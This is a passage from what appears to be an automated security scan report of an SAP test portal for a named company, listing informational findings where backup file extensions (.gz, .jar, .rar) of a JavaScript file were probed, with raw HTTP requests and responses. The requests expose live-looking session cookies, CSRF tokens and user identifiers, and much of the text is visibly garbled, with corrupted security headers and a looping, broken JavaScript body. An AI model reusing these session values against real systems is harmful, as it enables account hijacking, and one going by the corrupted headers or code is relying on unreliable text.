com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP active=1; ai session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657778018921

#### Response 2

HTTP/1.1 404 Not Found

Date: Thu, 14 Jul 2022 05:56:36 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=UTF-8

content-length: 0

sap-isc-etag: J2EE/irj

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://oipin.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.alaris.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com https://sapui5.hana.ondemand.com https://sapui5 https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/.443/https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https:/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:

https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

23.19. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher /zen/mimes/combined\_static\_includes\_2.js.gz

## Summary

Information Severity: Confidence: Certain

Host: https://testportal.zalaris.com

Path: /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_2.js

### Request 1

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_2.js.gz HTTP/1.1

Host: testportal.zalaris.com Accept-Encoding: gzip, deflate

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiFdgM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGgIcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

ai user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657778018921

### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 05:57:16 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/x-gzip;charset=UTF-8 cache-control: private, max-age=31556926 last-modified: Tue, 19 Apr 2022 08:29:39 GMT

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https:/// boost.ai/ https://zalcors.azurewebsites.net/ https://\* accounts.ondemand.com/ https://zalcors.azurewebsites.net/ https://sap.com/ https://zalcors.azurewebsites.net/ https://sap.com/ https://zalcors.azurewebsites.net/ https://sap.com/ https://zalcors.azurewebsites.net/ https://sap.com/ https://zalcors.azurewebsites.net/ https://sap.com/ https://zalcors.azurewebsites.net/ https://sap.com/ https://sap.co https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.galaris.com.443 https://sularis.com.443 https://sularis.com.443 https://sularis.com/static.com/stati https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1.prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://com/s.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'

https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000 X-Content-Type-Options: nosniff

Connection: close

Content-Length: 3235310

var JSON;if(!JSON){JSON={};}{function(){function f(n){return n<10?"0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10?"0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10?"0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10?"0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10?"0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10?"0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10.""0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10.""0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10.""0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){typeof Date.prototype.toJSON=function(key){typeof Date.prototype.toJSON=f isFinite(this.valueOf())?this.getUTCFull

...[SNIP]...

#### Request 2

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/jjt.js.gz HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept: \*/

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjIr5e3WmQvsgV38s8h34%2FREVfxOVzqwsYf%2BuEw8k%2FEnKM%2Bof00fuB%2BGgICPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA3qm69lAmTXPbxRL5fdv%2BhwrFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657778018921

### Response 2

HTTP/1.1 404 Not Found

Date: Thu, 14 Jul 2022 05:57:23 GMT

Server: Apache

X-Content-Type-Options: nosniff

-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=UTF-8

content-length: 0

sap-isc-etag: J2EE/irj

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://palafform.twitter.com/ https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://api.recast.ai/ gap-iab: https://zalcors.azurewebsites.net/ https: /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/https://s.inapplicationinsights.azure.com/; script-src'self' unsafe-inline' unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://salaris.com/stapui5.hana.ondemand.com https://salaris.com/stapui5.hana.ondemand.com https://salaris.com/stapui5.hana.ondemand.com https://salaris.com/stapui5.hana.ondemand.com https://salaris.com/stapui5.hana.ondemand.com https://salaris.com/stapui5.hana.ondemand.com https://salaris.com/stapui5.hana.ondemand.com/stapui5.hana.ond http://www.zalaris.com http://zalaris.com https://\*.zalaris.com://\*.zalaris.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images/https://maps.googleapis.com/443 https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

23.20. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher /zen/mimes/combined static includes 2.js.jar

### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_2.js

### Request 1

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_2.js.jar HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept-Language: en-US;q=0.9,en;q=0.8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

ai user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657778018921

#### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 05:59:45 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/java-archive;charset=UTF-8 cache-control: private, max-age=31556926 last-modified: Tue, 19 Apr 2022 08:29:39 GMT

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.sapsf.eu:443 https://p.sapsf.com.443 https://p.sapsf.eu:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.lo:443 goedit.l/\* data: blob: https://maps.googleapis.com:443 https://hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://altestcors.azurewebsites.net/ https://oigin.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://id.signicat.com/ https://signicat.com/ https://signica https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://uss.p.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.zalaris.com.443 https://www.zalaris.com https://cdnjs.cloudflare.com/ https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://sumg.com https://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close Content-Length: 3235310

var JSON;if(!JSON){JSON={};}{function(){function f(n){return n<10?"0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10?"0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10?"0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10?"0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10?"0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10?"0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10.""0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10.""0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10.""0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){function(key isFinite(this.valueOf())?this.getUTCFull

..[SNIP]...

### Request 2

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/vqwq.js.jar HTTP/1.1

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

coom.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG
P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657778018921

#### Response 2

HTTP/1.1 404 Not Found

Date: Thu, 14 Jul 2022 06:00:49 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=UTF-8

content-length: 0

sap-isc-etag: J2EE/irj

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.icessfactors.eu:443 https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https:///\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euhttps://cdn.syndication.twimg.com https://s.nogle-analytics.com/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/special-accom/steps//specialhttp://www.zalaris.com http://zalaris.com https://\*.zalaris.com.443 https://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images/https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-euwest-1 amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1 amazonaws.com/files/ZALARISTEST/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

23.21. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher /zen/mimes/combined static includes 2.js.rar

Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_2.js

### Request 1

GET /iri/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined static includes 2.js.rar HTTP/1.1

Host: testportal zalaris com Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657779280812

### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 06:22:31 GMT Server: Apache X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/x-rar-compressed;charset=UTF-8

cache-control: private, max-age=31556926 last-modified: Tue, 19 Apr 2022 08:29:39 GMT

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://sapsf.eu:443 https://s https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://i.e.putile-software.com/i.443 https://calcoi.a.443 guedii./ data. biol. https://special.biol.443 guedii./ data. biol.443 https://special.biol.443 https://special.b https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.galaris.com.443 https://schois.com/scripts/; img-src 'self' 'unsafe-inline' https://spagiatic.com https://spagiatic.com https://spagiatic.com https://spagiatic.com/s https://platform.twitter.com/https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1.prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob:;

Strict-Transport-Security: max-age=31536000 X-Content-Type-Options: nosniff Connection: close

